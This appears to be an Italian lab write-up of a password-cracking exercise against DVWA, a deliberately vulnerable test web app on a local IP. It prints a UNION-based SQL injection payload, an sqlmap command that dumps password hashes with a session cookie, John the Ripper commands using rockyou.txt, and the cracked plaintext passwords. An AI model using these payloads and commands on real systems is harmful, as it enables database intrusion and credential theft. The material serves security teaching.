30/11/2022

PASSWORD CRACKING

Task:

Ricavare password dai corrispondenti hash

Utilizzeremo gli hash con algoritmo di cifratura MD5 delle password ricavate da un precedente exploit (ossia una SQL Injection) alla web app di test DVWA:


Vulnerability: SQL Injection User ID: user, password FROM users# | Submit ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: admin ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Per far ciò, ci avvarremo di alcuni tool.

1. SQLMAP

Eseguiamo il comando


sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' - cookie='security=low; PHPSESSID=460c8f5e8f3e81ad484089a18c2c03fc' -dump -passwords



2. John the Ripper

John the Ripper è un tool di password cracking che utilizza la metodologia brute force. Si avvale inoltre di wordlists a scelta dell'utente, utilizzate per attacchi a dizionario.

Per preparare l'attacco, uniamo in un file .txt i nomi utenti della web app appena exploitata insieme agli hash corrispondenti, nel seguente modo:



Ora scegliamo una delle wordlists preinstallate in Kali. In questo caso userò rockyou.txt

```
> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists

— amass → /usr/share/amass/wordlists

— dirb → /usr/share/dirb/wordlists

— dirbuster → /usr/share/dirbuster/wordlists

— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt

— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists

— john.lst → /usr/share/john/password.lst

— legion → /usr/share/legion/wordlists

— metasploit → /usr/share/metasploit-framework/data/wordlists

— nmap.lst → /usr/share/metasploit-framework/data/wordlists

— rockyou.txt

— rockyou.txt

— rockyou.txt.gg/Deckton

— sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt

— wfuzz → /usr/share/wfuzz/wordlist

— wifite.txt → /usr/share/dict/wordlist-probable.txt

— (kali® kali)-[/usr/share/wordlists]
```

Adesso costruiamo il comando da fornire a JtR. L'input sarà

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes_pwd_DVWA.txt

Come si può vedere, il tool ha ricavato le password in chiaro degli utenti specificati. Al termine dell'attacco, possiamo usare la funzione show per recuperare i risultati della sessione di cracking, nel seguente modo:

john --show --format=raw-md5 hashes_pwd_DVWA.txt

```
(kali® kali)-[~/Desktop]
$ john -- show -- format=raw-md5 hashes_pwd_DVWA.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left stored
```